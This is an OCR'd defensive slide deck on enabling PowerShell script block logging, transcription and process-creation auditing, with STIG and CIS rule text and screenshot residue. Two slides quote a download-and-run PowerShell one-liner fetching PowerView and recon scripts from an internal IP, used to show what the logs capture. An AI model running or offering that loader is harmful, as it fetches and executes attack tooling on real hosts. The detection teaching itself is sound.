         * Domain   : DEV
         * Password : password123
        kerberos :
```

Where?


CENTER FOR INTERNET SECURITY


CIS Microsoft Windows Server 2012 R2

v1.1.0 - 11-04-2014

http://benchmarks.cisecurity.org

Le eek!





General Information

Windows 10 Security Technical Implementation Guide :: Release: 5 Benchmark Date: 22 Jul 2016

Rule Title: PowerShell script block logging must be enabled.

STIG ID: WN10-CC-000326 **Severity:** CAT II

Rule ID: SV-83411r1_rule **Class:** Unclass

Discussion

Maintaining an audit trail of system activity logs can help identify configuration errors, troubleshoot service disruptions, and analyze compromises that have occurred, as well as detect attacks. Audit logs are necessary to provide a trail of evidence in case the system or network is compromised. Collecting this data is essential for analyzing the security of information assets and detecting signs of suspicious and unexpected behavior.

Check Content

If the following registry value does not exist or is not configured as specified, this is a finding.

Registry Hive: HKEY_LOCAL_MACHINE
Registry Path: \SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\

Fix Text

Configure the policy value for Computer Configuration >> Administrative Templates >> Windows Components >> Windows PowerShell >> "Turn on PowerShell Script Block Logging" to "Enabled".

CCI

CCI: CCI-000135
The information system generates audit records containing the organization-defined additional, more detailed information that is to be included in the audit records.
NIST SP 800-53 :: AU-3 (1)
NIST SP 800-53A :: AU-3 (1).1 (ii)
NIST SP 800-53 Revision 4 :: AU-3 (1)


Credit Card
1234 5678 4012 3456
08/13 08/17
Card

Michael Gough
@HackerHurricane
http://www.HackerHurricane.com
Co-Creator of Log-MD

PowerShell Version	Logging Information
PowerShell 1.0	No Logging... Who cares
PowerShell 2.0	Windows XP SP2/3, Server 2003SP2, Vista SP1/SP2, Windows 2008 SP1/2Windows 2003 SP1,2Windows 7, Windows Server 2008R2
PowerShell 3.0	Windows 8/8.1, Server 2012/R2
PowerShell 4.0	Windows 8/1, 7SP1, Server 2008R2 SP1, 2012/ r2
PowerShell 5.0	Windows 10, Windows 8.1, Server 2012 R2

PowerShell 1.0

PowerShell 2.0

Setting	State	Comment
Turn on Script Execution	Not configured	No

[3]

PowerShell 3.0

Setting	State	Comment
Turn on Module Logging	Not configured	No
Turn on Script Execution	Not configured	No
Set the default source path for Update-Help	Not configured	No

[3]

PowerShell 4.0

Setting	State	Comment
Turn on Module Logging	Not configured	No
Turn on PowerShell Script Block Logging	Not configured	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Not configured	No
Set the default source path for Update-Help	Not configured	No


[3]

PowerShell 5.0


Setting	State	Comment
Turn on Module Logging	Not configured	No
Turn on PowerShell Script Block Logging	Not configured	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Not configured	No
Set the default source path for Update-Help	Not configured	No

[3]

Capture Your Transcriptions




Profile.ps1



v1.0
File
Home
Share
View
This PC
Local Disk (C:)
Windows
System32
WindowsPowerShell
v1.0
Search v1.0
Music
Videos
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
PerfLogs
powershell
Program Files
Program Files (
temp
Users
Windows
Name
profile - Notepad
File Edit Format View Help
Get-Item "hklm:\software\microsoft\windows\currentversion\policies\system\audit"
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true


But Powershell GPOs Alone Won't Solve Your Powershell Problem


Adversaries Can Bypass Transcription Output Of Powershell Commands




```
powershell.exe -exec bypass –noprofile –c
"IEX (New-Object
Net.WebClient).DownloadString('http://
172.20.9.17 /Recon/Get-HttpStatus.ps1')
```


Local Group Policy Editor
File Action View Help
System
Access-Denied Assistance
App-V
Audit Process Creation
Credentials Delegation
Device Guard
Device Installation
Device Redirection
Disk NV Cache
Disk Quotas
Distributed COM
Driver Installation
Early Launch Antimalware
Enhanced Storage Access
File Classification Infrastruc
File Share Shadow Copy Pro
Filesystem
Folder Redirection
Group Policy
Internet Communication M
iSCSI
KDC
Kerberos
1 setting(s)
Setting
Include command line in process creation events
Not
Include command line in process creation events
Include command line in process creation events
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1
Options:
Help:
This policy setting determines what information is logged in security audit events when a new process has been created.
This setting only applies when the Audit Process Creation policy is enabled. If you enable this policy setting the command line information for every process will be logged in plain text in the security event log as part of the Audit Process Creation event 4688, "a new process has been created," on the workstations and


Local Group Policy Editor
File Action View Help
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
System Audit Policies - Local Group Policy
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Policy-based QoS
Administrative Templates
User Configuration
Software Settings
Windows Settings
Administrative Templates
Subcategory
Audit Events
Audit DPAPI Activity
Not Configure
Audit PNP Activity
Not Configure
Audit Process Creation
Not Configure
Audit Process Termination
Not Configure
Audit RPC Events
Not Configure
Audit Token Right Adjusted
Not Configure
Audit Process Creation Properties
Policy
Explain
Audit Process Creation
Configure the following audit events:
Success
Failure


Event Properties - Event 4688, Microsoft Windows security auditing.
General
Details
A new process has been created.
Creator Subject:
Security ID: DESKTOP-7HAHUU1\rkovar
Account Name: rkovar
Account Domain: DESKTOP-7HAHUU1
Logon ID: 0x238760
Target Subject:
Security ID: NULL SID
Account Name: -
-noprofile
New Process ID: 0x1a28
New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level
Creator Process ID: 0x1960
Creator Process Name: C:\Windows\System32\cmd.exe
Process Command Line: powershell.exe -exec bypass -noprofile -c "IEX (New-Object
Net.WebClient).DownloadString('http://172.20.9.17:8000/Recon/PowerView.ps1')
User: N/A
Computer: DESKTOP-7HAHUU1
OpCode: Info
More Information: Event Log Online Help
Copy
Close



